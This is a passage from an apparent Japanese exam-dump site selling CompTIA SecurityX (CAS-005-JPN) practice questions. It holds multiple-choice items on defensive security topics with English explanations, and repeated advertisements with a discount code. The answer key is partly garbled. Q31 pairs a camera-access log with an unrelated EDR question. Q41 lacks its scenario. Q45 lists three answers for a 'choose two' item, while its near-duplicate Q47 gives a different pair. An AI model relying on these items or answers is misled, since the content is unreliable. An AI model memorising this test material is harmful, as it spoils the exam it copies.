* Webhooks (D): These allow real-time or near real-time updates when new IoCs are published. Instead of waiting for scheduled pulls, the mail server can receive push notifications with updated indicators, ensuring rapid response to evolving threats.
Other options are less effective. Log analyzers (A) assist with monitoring but don't actively update or block threats. A scheduled task (C) may automate local operations but lacks the external intelligence integration required. Inbox deletion code (E) is reactive and inefficient. A security runbook (F) defines processes but does not technically enable automated updates.
Thus, the combination of Threat Feed APIs and Webhooks provides continuous, automated IoC ingestion, reducing exposure to malicious email campaigns.

質問: **25**
セキュリティチームは悪意のある活動に対応しており、その活動が組織で使用されているアプリケーションの特定のバージョンに影響を与えていると思われる影響範囲を特定する必要があります。チームが影響範囲を特定するのに最適なアクションは次のうちどれですか？
A. ポートスキャンを実行中
B. 送信ネットワークトラフィックの検査
C. 資産目録の確認
D. ユーザー行動の分析
正解: (正解を表示します)
Reviewing the asset inventory allows the security team to identify all instances of the affected application versions within the organization. By knowing which systems are running the vulnerable versions, the team can assess the full scope of the impact, determine which systems might be compromised, and prioritize them for further investigation and remediation.
Performing a port scan (Option A) might help identify open ports but does not provide specific information about theapplication versions. Inspecting egress network traffic (Option B) and analyzing user behavior (Option D) are important steps in the incident response process but do not directly identify which versions of the application are affected.
References:
CompTIA Security+ Study Guide
NIST SP 800-61 Rev. 2, " Computer Security Incident Handling Guide "
CIS Controls, " Control 1: Inventory and Control of Hardware Assets " and " Control 2: Inventory and Control of Software Assets "

質問: **26**
開発チームは、侵害の兆候（IOC）を共有するためのウェブサイトを作成する必要があります。チームは、SIEMとSOARの設定を支援するために、業界関係者間でAPIを利用したいと考えています。チームは無料レベルのサービスを作成する必要があり、シニア開発者はレート制限の設定を強く求めています。シニア開発者の考えを最もよく表しているのは次のうちどれですか？
A. APIをホストするサービスへのパスワードスプレー攻撃を防ぐため
B. APIサーバー上でリソース枯渇が発生する可能性を制限するため
C. API帯域幅の利用に関するチームの懸念に対処するため
D. ピアを接続するAPIエンドポイントの攻撃対象領域を減らすため
正解: (正解を表示します)

質問: **27**
セキュリティアナリストは、社内ウェブブラウザのアップデート後に社内ウェブページがダウンしたという報告を受けました。エラーメッセージは以下のとおりです。

```
Your connection is not private.

Attackers might be trying to steal your information for www.internalwebsite.company.com.

NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM
```

この問題を解決する最善の方法は次のうちどれですか？
A. 既存のウェブ関数の書き換え
B. 非推奨の暗号をすべて無効にします
C. 不要なポンをすべてブロックします

D. 自己署名証明書の使用を中止します
正解**: D (**コメントを発表する**)**
The error message " NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM " indicates that the web browser is rejecting the certificate because it uses a weak signature algorithm. This commonly happens with self-signed certificates, which often use outdated or insecure algorithms.
Why Discontinue Self-Signed Certificates?
Security Compliance: Modern browsers enforce strict security standards and may reject certificates that do not comply with these standards.
Trusted Certificates: Using certificates from a trusted Certificate Authority (CA) ensures compliance with security standards and is less likely to be flagged as insecure.
Weak Signature Algorithm: Self-signed certificates might use weak algorithms like MD5 or SHA-1, which are considered insecure.
Other options do not address the specific cause of the certificate error:
A). Rewriting legacy web functions: Does not address the certificate issue.
B). Disabling deprecated ciphers: Useful for improving security but not related to the certificate error.
C). Blocking non-essential ports: This is unrelated to the issue of certificate validation.
References:
CompTIA SecurityX Study Guide
" Managing SSL/TLS Certificates, " OWASP
" Best Practices for Certificate Management, " NIST Special Publication 800-57

質問**: 28**
ある組織は、特定の脆弱性の影響を受ける資産をより正確に特定するためのプラットフォームを導入したいと考えています。この目標を達成するために最適な基盤となるコンポーネントは次のうちどれですか？
A. サセ
B. CMDB
C. SBoM
D. SLM
正解**: B (**コメントを発表する**)**
A Configuration Management Database (CMDB) provides the best foundation for identifying which specific assets are affected by a given vulnerability. A CMDB maintains detailed information about the IT environment, including hardware, software, configurations, and relationships between assets. This comprehensive view allows organizations to quickly identify and address vulnerabilities affecting specific assets.
References:
CompTIA SecurityX Study Guide: Discusses the role of CMDBs in asset management and vulnerability identification.
ITIL (Information Technology Infrastructure Library) Framework: Recommends the use of CMDBs for effective configuration and asset management.
" Configuration Management Best Practices " by Bob Aiello and Leslie Sachs: Covers the importance of CMDBs in managing IT assets and addressing vulnerabilities.

質問**: 29**
セキュリティアーキテクトは、攻撃者によるシステムへのアクセスを制限するために、公開されるサービスの数を可能な限り少なくする必要があります。アーキテクトが最初に行うべきことは次のうちどれですか？
A. セキュア ブートを強制します。
B. 攻撃対象領域の縮小を実行します。
C. サードパーティの統合を無効にします。
D. システムへのアクセスを制限します。

正解: (正解を表示します)
Attack surface reductionfocuses on minimizingunnecessary services, open ports, and vulnerabilities, reducing the exposure to potential adversaries. This aligns withzero trust and least privilege principles.
Secure Boot (A)helps ensure system integrity but does not minimize exposed services.
Disabling third-party integrations (C)may help, but broader attack surface reduction is the best first step.
Limiting access (D)is important but does not directly reduce exposed services.
Reference:CompTIA SecurityX (CAS-005) Exam Objectives- Domain 2.0 (Security Architecture), Section onAttack Surface Management and Reduction

質問: 30
組織は内部システムデータへのアクセスを提供する必要があります。組織は、このアクセスが以下の要件を満たすことを要求します。
アクセスは自動化する必要があります。
データの機密性は保持されなければなりません。
アクセスを認証する必要があります。
データは取得する前に前処理する必要があります。
これらの要件を満たすために組織が実行する必要があるアクションは次のうちどれですか?
A. アクセス トークンで保護された API ゲートウェイをデプロイします。
B. オンデマンド VPN 接続を実装します。
C. データを保護するためにリバース プロキシを構成します。
D. 関連するすべてのデータを CDN に継続的に公開します。
正解: A (コメントを発表する)

質問: 31
営業時間外に、建物のカメラがリモートコンソールアプリケーションから遠隔操作でアクセスされ、無効化された。セキュリティアナリストは以下のログを確認した。

```
1 Dec 16:03:43 192.168.2.45 access granted to admin from 192.168.2.5 443 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (Windows NT 5.1) Gecko
1 Dec 16:33:43 192.168.2.45 access granted to admin from 192.168.2.5 443 GET /cameras/loading_dock.htm 200
Mozilla/5.0(Windows NT 5.1) Gecko
1 Dec 22:30:23 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) Applewebkit
1 Dec 23:00:23 192.168.2.45 logoff admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0
(X11.Linux x86_64) Applewebkit
1 Dec 23:05:43 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) Applewebkit
1 Dec 23:35:43 192.168.2.45 logoff admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200 Mozilla/5.0
(X11.Linux x86_64) Applewebkit
2 Dec 00:30:53 192.168.2.45 access granted to admin from 104.18.16.29 80 GET /cameras/loading_dock.htm 200
Mozilla/5.0 (X11.Linux x86_64) Applewebkit
```

Cdonshiken.com CompTIA

セキュリティアーキテクトが、従来インターネットに接続されていなかったサーバーに新しいEDRエージェントを導入している。
エージェントがアップデートを受信して管理コンソールに報告できるようにするには、いくつかの変更が必要です。この要件を最適に満たすために、アーキテクトは次のうちどれを行うべきでしょうか？(2つ選択してください)。
A. サブネットからプロキシ経由でインターネットへのトラフィックのみを許可するファイアウォールルールを作成します。
B. ポート443上のすべてのトラフィックをブロックするプロキシポリシーを設定します。
C. ポータルとの通信に必要な完全修飾ドメイン名のみを許可するプロキシ ポリシーを設定します。

D. サブネットからインターネットへのトラフィックをポート 443 経由でのみ許可するファイアウォール ルールを作成します。
E. ファイアウォールベンダーによって悪意のあるものとして識別されていない完全修飾名へのサブネットからインターネットへのトラフィックのみを許可するファイアウォールルールを作成します。
F. 既知の不正な完全修飾ドメイン名のリストのみをブロックするプロキシ ポリシーを設定します。
正解: **A,C** (コメントを発表する)
SecurityX CAS-005 endpoint security and network control objectives emphasize least privilege network access.
* Creating a firewall rule to allow outbound traffic only via a proxy (A) ensures centralized inspection and control.
* Configuring the proxy to allow only the required FQDNs for EDR management communication (C) limits exposure to necessary destinations.Options D and E allow broader access than necessary, and B would block required communications entirely. F relies on blocklists instead of allowlists, which is less secure for high-assurance environments.

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **32**
システム管理者は、クライアントと協力して、メールベースのサービスが正常に動作していることを確認しています。管理者は、組織の秘密鍵を使用して、メールサーバーが送信メールにデジタル署名を行うようにしたいと考えています。システム管理者が設定すべき項目は次のうちどれですか？
A. SPF
B. DKIM
C. DMARC
D. TLS
正解: (正解を表示します)
DomainKeys Identified Mail (DKIM) digitally signs outbound messages with the organization's private key, enabling recipients to verify integrity and authenticity using the corresponding public key in DNS.
* SPF validates sending server IPs, not message integrity.
* DMARC builds policy enforcement on top of SPF and DKIM results.
* TLS secures the transport channel, not the message content itself.

質問: **33**
ソフトウェアベンダーは、世界中の顧客ベースに定期的な機能追加およびセキュリティアップデートを提供しています。ベンダーは、配信されるアップデートが承認済みであり、自社からのみ発信され、他者によって改変されていないことを保証したいと考えています。これらの目的を最もよくサポートするソリューションはどれでしょうか？
A. エンベロープ暗号化
B. ファイル整合性監視
C. アプリケーション制御
D. コード署名
正解: **D** (コメントを発表する)
Code signing uses cryptographic digital signatures to prove that software or updates come from a trusted source and have not been altered. In the SecurityX CAS-005 objectives, this is covered under security engineering and cryptographic assurance mechanisms.
* Envelope encryption protects confidentiality but does not authenticate the source.
* File integrity monitoring detects file changes but does not confirm the origin of the update.

* Application control manages which software can run but does not ensure authenticity of distributed files.
Only code signing meets all three objectives: verifying the source, ensuring authorization, and proving integrity.

質問: **34**
セキュリティアナリストが不審なログインアクティビティを調査したところ、SICMに以下のデータが表示されました。

Account	Application	Authorization server	Status	Risk
SALES1	Customer manager	LDAP-US	Success	Low
SALES1	Payroll	LDAP-US	Success	Low
ADMIN	Email	LDAP-US	Failure	High
SALES1	Email	LDAP-EU	Unknown	Unknown
MARKET1	Customer manager	LDAP-US	Success	Low
FINANCE1	Payroll	LDAP-EU	Unknown	Unknown

アナリストが取るべき最も適切な行動は次のうちどれですか？
A. 正しくキャプチャされていないディレクトリサーバーのログ構成設定を更新します。
B. 管理者アカウントの所有者にパスワードを変更させて、クレデンシャルスタッフィングを防いでください。
C. 従業員が自分の業務領域外のアプリケーションにログインすることをブロックします。
D. 高リスク活動に関連付けられたアカウントを無効にする自動化を実装します。
正解: **(**正解を表示します**)**
The log-in activity indicates a security threat, particularly involving the ADMIN account with a high-risk failure status. This suggests that the account may be targeted by malicious activities such as credential stuffing or brute force attacks.
Updating log configuration settings (A) may help in better logging future activities but does not address the immediate threat.
Changing the admin account password (B) is a good practice but may not fully mitigate the ongoing threat if the account has already been compromised.
Blocking employees (C) from logging into non-business applications might help in reducing attack surfaces but doesn ' t directly address the compromised account issue.
Implementing automation to disable accounts associated with high-risk activities ensures an immediate response to the detected threat, preventing further unauthorized access and allowing time for thorough investigation and remediation.
References:
CompTIA SecurityX guide on incident response and account management.
Best practices for handling compromised accounts.
Automation tools and techniques for security operations centers (SOCs).

質問: **35**
金融業界の複数の企業が同様の事件の影響を受けた後、脅威インテリジェンスと攻撃に使用されたマルウェアに関する情報を共有しました。これらの攻撃が同一の攻撃者によって行われているかどうかを判断するために、企業は次のうちどれを行うべきでしょうか？
A. コードスタイロメトリーを適用します。
B. 共通のIOCを探します。
C. IOC抽出を使用します。
D. マルウェアの爆発を利用する。
正解: **A (**コメントを発表する**)**
Determining if attacks are from the same actor requires unique attribution. Let's analyze:
A). Code stylometry:Analyzes coding style to identify authorship, the best method for linking malware to a specific actor per CAS-005's threat intelligence focus.
B). Common IOCs:Indicates similar attacks but not necessarily the same actor.

C). IOCextractions:Similar to B, lacks specificity for attribution.
Reference:CompTIA SecurityX (CAS-005) objectives, Domain 2: Security Operations, covering threat intelligence.

質問: **36**
新たな規制に準拠するため、最高情報セキュリティ責任者（CISO）は境界ネットワークに多層防御アプローチを適用する予定です。この目標を達成するのに最も適した保護策は次のどれですか？
A. CASB、DLP、EDR
B. SASE、IDS、SAST
C. SAST、DAST、IAST
D. NGFW、IPS、EDR
正解: **(**正解を表示します**)**

質問: **37**
ある企業が60日前に人員削減を行ったところ、アプリケーションに不具合が発生し始めた。セキュリティアナリストは、アプリケーション障害に悪意があるかどうかを調査している。セキュリティアナリストは以下のログを確認する。
22:03:50 sshd[21502]: 192.168.2.5 からのユーザー01のログインに成功しました
22:10:00 sshd[21502]: 192.168.2.5 からのユーザー10のログインに失敗しました
22:11:40 sshd[21502]: 192.168.2.58 から user07 のログインに成功しました
22:12:00 sshd[21502]: 192.168.2.5 からのユーザー10のログインに失敗しました
22:13:00 sshd[21502]: 192.168.2.5 からのユーザー10のログインに失敗しました
22:13:00 sshd[21502]: 192.168.2.27 から user03 のログインに成功しました
22:13:00 sshd[21502]: 192.168.2.5 からのユーザー10のログインに失敗しました
アプリケーションの障害発生の最も可能性の高い原因は次のうちどれですか？
A. ユーザーのアカウントがサービスアカウントとして設定されました。
B. ユーザーのホームディレクトリが削除されました。
C. ユーザーにはsudo権限がありません。
D. ルートパスワードが変更されました。
正解: **B (**コメントを発表する**)**
The logs indicate multiple failed login attempts for user10, who may have been part of the staff reduction 60 days prior. If user10 ' s account was removed, and their home directory deleted, any applications or services relying on files or configurations within that directory would fail. This scenario is common when service accounts are not properly identified and preserved during staff reductions. Ensuring that service accounts are documented and maintained separately from user accounts is essential to prevent unintended disruptions to applications and services.
Reference: CompTIA SecurityX CAS-005 Exam Objectives, Domain 3.1: " Given a scenario, troubleshoot common issues with identity and access management (IAM) components in an enterprise environment. "

質問: **38**
Web サーバー上の脆弱性は次のように特定される可能性があります。

```
* TLS 1.2 Cipher Suites:
The server accepted the following 4 cipher suites:
TLS_RSA_WITH_DES_CBC_SHA                56
TLS_RSA_WITH_AES_128_CBC_SHA            128
TLS_RSA_WITH_3DES_EDE_CBC_SHA           168
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA       168 DH (1024 bits)
```

次のアクションのうち、オンパス復号化攻撃を排除する可能性が最も高いのはどれですか? (2 つ選択してください)。
A. 鍵合意に一時モードを使用する暗号スイートを禁止する

B. CBCベースの鍵交換および署名アルゴリズムのサポートを削除します
C. TLS_ECDHE_ECDSA_WITH_AE3_256_GCMS_HA256 の追加
D. BEAST攻撃の試みを識別してブロックするためのHIPSルールの実装
E. 暗号スイートを TLS_RSA_WITH_AES_128_CBC_SHA のみに制限する
F. TLS_RSA_WITH_AES_128_CBC_SHA のキーの長さを 256 に増やす
正解: **(**正解を表示します**)**
On-path decryption attacks, such as BEAST (Browser Exploit Against SSL/TLS) and other related vulnerabilities, often exploit weaknesses in the implementation of CBC (Cipher Block Chaining) mode. To mitigate these attacks, the following actions are recommended:
B). Removing support for CBC-based key exchange and signing algorithms: CBC mode is vulnerable to certain attacks like BEAST. By removing support for CBC-based ciphers, you can eliminate one of the primary vectors for these attacks. Instead, use modern cipher modes like GCM (Galois/Counter Mode) which offer better security properties.
C). Adding TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA256: This cipher suite uses Elliptic Curve Diffie-Hellman Ephemeral (ECDHE) for key exchange, which provides perfect forward secrecy. It also uses AES in GCM mode, which is not susceptible to the same attacks as CBC. SHA-256 is a strong hash function that ensures data integrity.
References:
CompTIA Security+ Study Guide
NIST SP 800-52 Rev. 2, " Guidelines for the Selection, Configuration, and Use of Transport Layer Security (TLS) Implementations " OWASP (Open Web Application Security Project) guidelines on cryptography and secure communication

質問: **39**
リモートワークフォースを持つ組織に、次の要件を持つ新しいクライアントがいます。
- コンサルタントはクライアントのサイトまで出張する必要があります。
- 同社はハードドライブに独自の情報を保有しています。
- 当社ではBYODを禁止しております。
組織にとって実装するのに最も有益なのは次のうちどれでしょうか?
A. 仮想ハードウェア
B. メジャーブート
C. セキュアエンクレーブ
D. ホストベースの暗号化
正解: **(**正解を表示します**)**
The best answer is D. Host-based encryption . The strongest clue is that the company has proprietary information on its hard drives and consultants must travel with company-managed devices because BYOD is prohibited. That makes protection of data at rest on the endpoint the primary concern. Host-based encryption protects the contents of the drive if a laptop is lost, stolen, or physically accessed during travel. CompTIA's SecurityX certification emphasizes building secure solutions across complex environments and supporting resilient enterprise protection, which includes securing endpoints and sensitive data stored on them.
Why the other options are not best:
A). Virtual hardware does not directly protect the data on the hard drive if the device is lost or stolen. B.
Measured boot helps validate platform integrity at startup, but it does not primarily protect confidential data at rest. C. Secure enclave can protect certain secrets and key material, but it is narrower than full host-based encryption for an entire laptop drive. Because the requirement is specifically about proprietary data on traveling endpoints, full device or host-based encryption is the most beneficial control.
References:
CompTIA SecurityX official certification page describing secure solution design across complex environments.

質問: **40**

アナリストは、IoTデバイスの脆弱性を24時間以内に修正しなければならない。これらの脆弱性は以下のとおりである。
* CVSSスコアが7.0未満であること
* アップデートが利用可能
* 修復が失敗した場合でも、本番システムに大きな影響を与えることはありません。アナリストが問題を解決するために使用するのに最適な方法は次のうちどれですか？
A. 自動パッチ適用
B. 脆弱性の優先順位付け
C. デバイスを強制的に再起動しました
D. SOARプレイブックの作成
正解: **(**正解を表示します**)**
The best answer is A. Automated patching . The scenario already states that updates are available, the vulnerabilities must be remediated within 24 hours , and the risk of unsuccessful remediation is low because production impact would not be significant. That makes direct, rapid deployment of fixes the most appropriate practice. CompTIA's SecurityX objectives include operational response and automation themes, and the official exam summary explicitly references automation capabilities in multiple areas. In this scenario, automation is not just helpful; it is the most practical way to meet the time requirement consistently across IoT devices.
Why the other options are incorrect:
B). Vulnerability prioritization is something you do before deciding what to remediate first, but the question already gives the prioritization context and asks how to resolve the issue. C. Forced restart does not remediate the vulnerabilities. D. SOAR playbook creation might support a broader workflow in the future, but creating a playbook is slower and less direct than simply using automated patching when patches already exist and risk is acceptable. Under the stated conditions, automated patching is the best-fit operational response.
References:
CompTIA SecurityX official exam objectives summary.
CompTIA SecurityX CAS-005 exam objectives PDF mirror.

質問: **41**



セキュリティエンジニアが最も行っている可能性が高いのは、次のうちどれですか？
A. 位置情報を使用してログの非アクティブ状態を評価し、不可能な旅行率アラートを調整します
B. リモートログインアクティビティを報告して、チームの指標を追跡します
C. 内部脅威による不審な活動の脅威ハンティング
D. 高度な分析をサポートするためにユーザー行動のベースラインを設定する
正解: **(**正解を表示します**)**
In the given scenario, the security engineer is likely examining login activities and their associated geolocations. This type of analysis is aimed at identifying unusual login patterns that might indicate an impossible travel scenario. An impossible travel scenario is when a single user account logs in from geographically distant locations in a short time, which is physically impossible. By assessing login activities using geolocation, the engineer can tune alerts to identify and respond to potential security breaches more effectively.

質問: **42**
セキュリティエンジニアは、特定のリスクを軽減するためのMDMソリューションを提案したいと考えています。MDMソリューションは、以下の要件を満たす必要があります。
* モバイル デバイスは、信頼ゾーンを離れた場合は無効にする必要があります。
* モバイルデバイスを紛失した場合、データにアクセスできなくなります。
セキュリティ エンジニアは、MDM ソリューションで次のオプションのうちどれを有効にする必要がありますか? (2 つ選択してください)。

A. ジオフェンシング
B. パッチ管理
C. コンテナ化
D. フルディスク暗号化
E. 許可/ブロックリスト
F. ジオタグ
正解: **(**正解を表示します**)**
Geofencingallows the device to be restricted based on its physical location - disabling or locking devices when they move outside of trusted zones.Full disk encryptionensures that if a device is lost, the data remains inaccessible to unauthorized users. Containerization protects specific apps or data, but does not disable the entire device. Patch management, allow/blocklists, and geotagging serve other important functions but are not directly linked to the requirements in this scenario.
Reference:CompTIA SecurityX CAS-005, Domain 3.0: Implement mobile device security, including encryption and location-based access controls like geofencing.

質問: **43**
侵入テスト担当者が調査結果と推奨事項をまとめたレポートを作成中です。複数の使用済み医療機器が、CVEに対する既知の脆弱性を利用した攻撃とVLANホッピングの組み合わせによって侵害されました。テスト担当者は、規制、安全、およびコスト上の理由から、病院内でシステムを変更または交換できないことを認識しています。このシナリオにおいて、最も効果的な対策は次のうちどれですか？(2つ選択してください)。
A. ネットワークタップからの脅威活動に対するアクティブレスポンスを備えたIDSの展開
B. 一部の VLAN からのリンク速度のスループットを制限する QoS を実装します
C. トランキングプロトコルをアクセススイッチの特定のアップリンクポートに制限する
D. プロキシを追加し、医療スタッフにすべての接続の認証を要求する
E. 影響を受けるホストのネットワークセグメント間にインラインIPSを挿入する
F. これらのデバイスユーザーに対するセキュリティ意識向上トレーニングを実施する
正解: **(**正解を表示します**)**
The best two controls are C and E because the scenario has two distinct technical problems :
* the biomedical devices are EOL and vulnerable to known CVEs , and
* the attacker also used VLAN hopping .
Since the devices cannot be patched, replaced, or materially changed , the strongest response is to apply compensating network controls around them. That makes this primarily a Security Architecture question focused on segmentation and preventive controls . CompTIA's official SecurityX CAS-005 objectives explicitly include "Network architecture: segmentation, microsegmentation..." and also list "proactive, detective, and preventative controls" as part of control strategy design.
Why C is correct:
Limiting trunking protocols to specific uplink ports of access switches directly addresses the VLAN hopping portion of the attack. VLAN hopping commonly succeeds when switch ports are incorrectly allowed to negotiate or carry trunk traffic where they should function only as access ports. Restricting trunking to designated uplinks reduces the chance that an attacker can pivot between VLANs by abusing switch behavior.
This fits CompTIA's official SecurityX objective area covering network segmentation and secure boundary enforcement.
Why E is correct:
Inserting an in-line IPS between network segments of the affected hosts is the strongest compensating control for the known CVE exploit traffic against EOL devices. Because the systems cannot be updated, an in-line IPS can actively inspect and block malicious payloads moving between segments. This is much more effective than passive monitoring alone because it is a preventive control, not just a detective one. CompTIA's official SecurityX objectives specifically emphasize preventative controls and segmentation
/microsegmentation , which is exactly what this design uses to protect unpatchable assets.
Why the other options are not the best answers:

A). IDS with active response from a network tap is weaker than an in-line IPS in this case. A network tap is out-of-band, so detection may help visibility, but it does not provide the same direct traffic-blocking capability as an in-line preventive control. In a hospital with unpatchable biomedical systems, prevention at segmentation boundaries is more effective than relying mainly on monitoring. CompTIA's objectives distinguish between detective and preventative controls, and this scenario clearly favors prevention.
B). QoS limiting throughput does not address either root cause. Lower bandwidth does not stop CVE exploitation and does not prevent VLAN hopping. It may reduce traffic volume, but it is not a meaningful security mitigation for the attack described.
D). Adding a proxy and requiring staff authentication every connection is not the most effective answer because the compromise described is tied to device vulnerabilities and network segmentation weaknesses , not primarily to user authentication. It also may be operationally unsuitable for biomedical workflows.
F). Security awareness training is valuable in general, but it is not an effective primary control for exploit payloads against EOL medical devices or VLAN hopping . The problem is architectural and technical, so the answer must also be architectural and technical.
Official extract alignment:
A short official extract from CompTIA's SecurityX CAS-005 objectives summary that supports this answer is: "Network architecture: segmentation, microsegmentation..." and "Cloud control strategies: proactive, detective, and preventative controls..." . Also, in CompTIA's official SecurityX practice questions, CompTIA gives a related design pattern for constrained/embedded devices: "Operating IoT devices on a separate network with no access to other devices internally" , which reinforces isolation and segmentation as the preferred control approach for hard-to-modify devices.
References:
CompTIA SecurityX (CAS-005) official certification page and exam objectives summary.
CompTIA SecurityX (V5) official practice questions, especially the separate-network control example for IoT devices.

質問**: 44**
ISACは、ソーシャルメディアで使用されている画像に関する最新の脅威インテリジェンス情報を提供しました。これらの画像は、セキュリティ保護された施設で使用されているシステムの偵察情報となります。これを受けて、最高情報セキュリティ責任者（CISO）は、以下の点を確実にするために、MDMを介していくつかの設定変更を実施することを希望しています。
* 企業のモバイルデバイスでは、カメラ機能と位置情報サービスがブロックされます。
* 企業およびゲストのワイヤレス ネットワークでは、すべてのソーシャル メディアがブロックされます。
CISO が脅威から身を守るために実践しているのは次のうちどれですか?
A. 敵対者のエミュレーション
B. 運用セキュリティ
C. オープンソースインテリジェンス
D. ソーシャルエンジニアリング
正解**: B (**コメントを発表する**)**
The actions described fall under Operational Security (OPSEC), which is the practice of identifying critical information, analyzing potential adversary intelligence collection, and implementing measures to protect sensitive details from disclosure. In this case, the ISAC report highlights how adversaries may use photos shared on social media as reconnaissance, revealing details about technology or configurations inside secure facilities.
By disabling cameras and location services on corporate devices and blocking access to social media from corporate and guest networks, the CISO is reducing the chance of inadvertent information disclosure. This prevents employees from unintentionally leaking images or metadata that adversaries could exploit.
Adversary emulation (A) involves simulating threat actors' tactics in controlled exercises, which is not what is occurring here. Open-source intelligence (C) is the method adversaries use to gather data, not the defensive practice the CISO is implementing. Social engineering (D) describes manipulative attacks against humans, but this control is preventive, not reactive.
Thus, these measures are clear examples of Operational Security to limit information exposure.

質問**: 45**
最近のセキュリティ イベント中に、非本番環境から本番環境へのアクセスにより、権限のないユーザーが次の操作を実行できました。
承認されていないソフトウェアをインストールする

計画外の構成変更を行う
調査中に、以下のことが判明しました。
IAMチームによって複数の新規ユーザーが一括追加されました
最近、追加のファイアウォールとルーターが追加されました
脆弱性評価は30日以上無効になっています
アプリケーション許可リストは2週間変更されていません
さまざまなタイプのトラフィックのログが利用できませんでした
エンドポイントは10日以上パッチが適用されていない
適切な監視を確実に行うために、次のうちどのアクションを実行する必要があると考えられますか? (2 つ選択してください)
A. IAM チームによる一括ユーザー作成を無効にする
B. すべてのセキュリティおよびネットワークデバイスのログ保存期間を、すべてのトラフィックに対して180日間に延長します。
C. アプリケーションの許可リストを毎日確認する
D. 新しいパッチ/ホットフィックスが利用可能になったらすぐに、すべてのエンドポイントとネットワークデバイスを定期的に更新します。
E. すべてのネットワークおよびセキュリティデバイスがSIEMに関連データを送信していることを確認する
F. ファイアウォールルールを設定して、本番環境から非本番環境へのトラフィックのみを許可します。
正解: **A,D,E (**コメントを発表する**)**
Understanding the Security Event:
Unauthorized usersgained access from non-production to production.
IAM policies were weak, allowingbulk user creation.
Vulnerability assessments were disabled, andpatching was delayed.
Logs were unavailable, making incident response difficult.
Why Options A, D, and E areCorrect:
A (Disable bulk user creation by IAM team)# Prevents unauthorized mass user account creation, which could beexploited by attackers.
D (Routine updates for endpoints & network devices)# Patch management ensuresvulnerabilities are not left open for attackers.
E (Ensure all security/network devices send logs to SIEM)# Helps withreal-time monitoring and detection of unauthorized activities.
Why Other Options Are Incorrect:
B (180-day log retention)# While log retention is good,real-time monitoring is the priority.
C (Review application allow list daily)# Reviewing itdaily is impractical. Regular audits are better.
F (Restrict production-to-non-production traffic)# The issue isunauthorized access, not traffic routing.
Reference:
CompTIA SecurityX CAS-005 Official Study Guide:IAM, Patch Management & SIEM Logging Best Practices NIST 800-53 (AC-2, AU-12):Audit Logging & Access Control

質問: **46**
ある企業は、クラウドベースのWebアプリケーションに関して以下の要件を掲げています。
* 顧客認証が必要です
* データ漏洩を防ぐ必要があります
* クラウド環境全体で顧客がデータにアクセスできるようにする必要があります
* 特定の地域からのアクセスを制限する必要がある
以下のソリューションのうち、これらのセキュリティ要件に最も適しているのはどれですか？
A. ロールベースのアクセス制御の適用と位置情報ポリシーの設定

B. 各顧客環境でデータを複製する
C. データを地域ごとにホストし、各顧客に固有のリンクを提供する
D. 特定の地域でのみ運用されているクラウドプロバイダーに移行する
正解: **(**正解を表示します**)**
The best way to address these requirements is to apply Role-Based Access Controls (RBAC) combined with geolocation policies. RBAC ensures that customers are authenticated and authorized to access only the data they are entitled to, thereby minimizing data exposure risks. At the same time, geolocation policies enforce restrictions on which regions customers can access data from, helping with compliance requirements such as GDPR or regional sovereignty laws.
Option B (replicating data in each customer environment) is inefficient, expensive, and introduces additional risks related to data sprawl. Option C (regional hosting with unique links) complicates access management and does not inherently prevent exposure or enforce strong authentication. Option D (restricting to a single region provider) removes flexibility and may conflict with customer needs for global access.
Therefore, implementing RBAC along with geolocation controls provides fine-grained access management, ensures compliance, prevents unnecessary data exposure, and is scalable for a global cloud environment.

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: 47
最近発生したセキュリティインシデントにおいて、非本番環境から本番環境へのアクセスが悪かったため、権限のないユーザーが承認されていないソフトウェアをインストールしたり、計画外の構成変更を行ったりすることが可能になった。
調査の結果、以下の事実が判明した。
* IAMチームによって、複数の新規ユーザーが一括で追加されました。
* 最近、ネットワークにファイアウォールとルーターが追加されました。
* すべてのデバイスにおいて、脆弱性評価が30日以上無効になっています。
* アプリケーション許可リストは2週間以上更新されていません。
* さまざまな種類のトラフィックに関するログが利用できませんでした。
* エンドポイントは10日以上パッチが適用されていません。
組織内で適切な監視体制を確保するために、以下のどの対策が最も必要となる可能性が高いでしょうか？(2つ選択してください)
A. IAMチームによる一括ユーザー作成を無効にします。
B. すべてのセキュリティおよびネットワークデバイスのログ保持期間を、すべてのトラフィックについて180日間に延長します。
C. アプリケーション許可リストを毎日確認し、正しく設定されていることを確認してください。
D. 新しいパッチ/ホットフィックスが利用可能になったらすぐに、すべてのエンドポイントとネットワークデバイスを定期的に更新してください。
E. すべてのネットワークおよびセキュリティデバイスが関連データをSIEMに送信していることを確認します。
F. すべてのファイアウォールでルールを設定し、本番環境から非本番環境へのトラフィックのみを許可するようにします。
正解: **(**正解を表示します**)**
The incident highlights gaps in visibility, monitoring, and log management that allowed unauthorized access to persist undetected. The most critical corrective actions are to extend log retention for all devices (B) and to ensure all devices are forwarding relevant logs to the SIEM (E). Together, these steps strengthen monitoring and incident detection capabilities by ensuring that sufficient telemetry is collected, stored, and available for correlation and investigation.

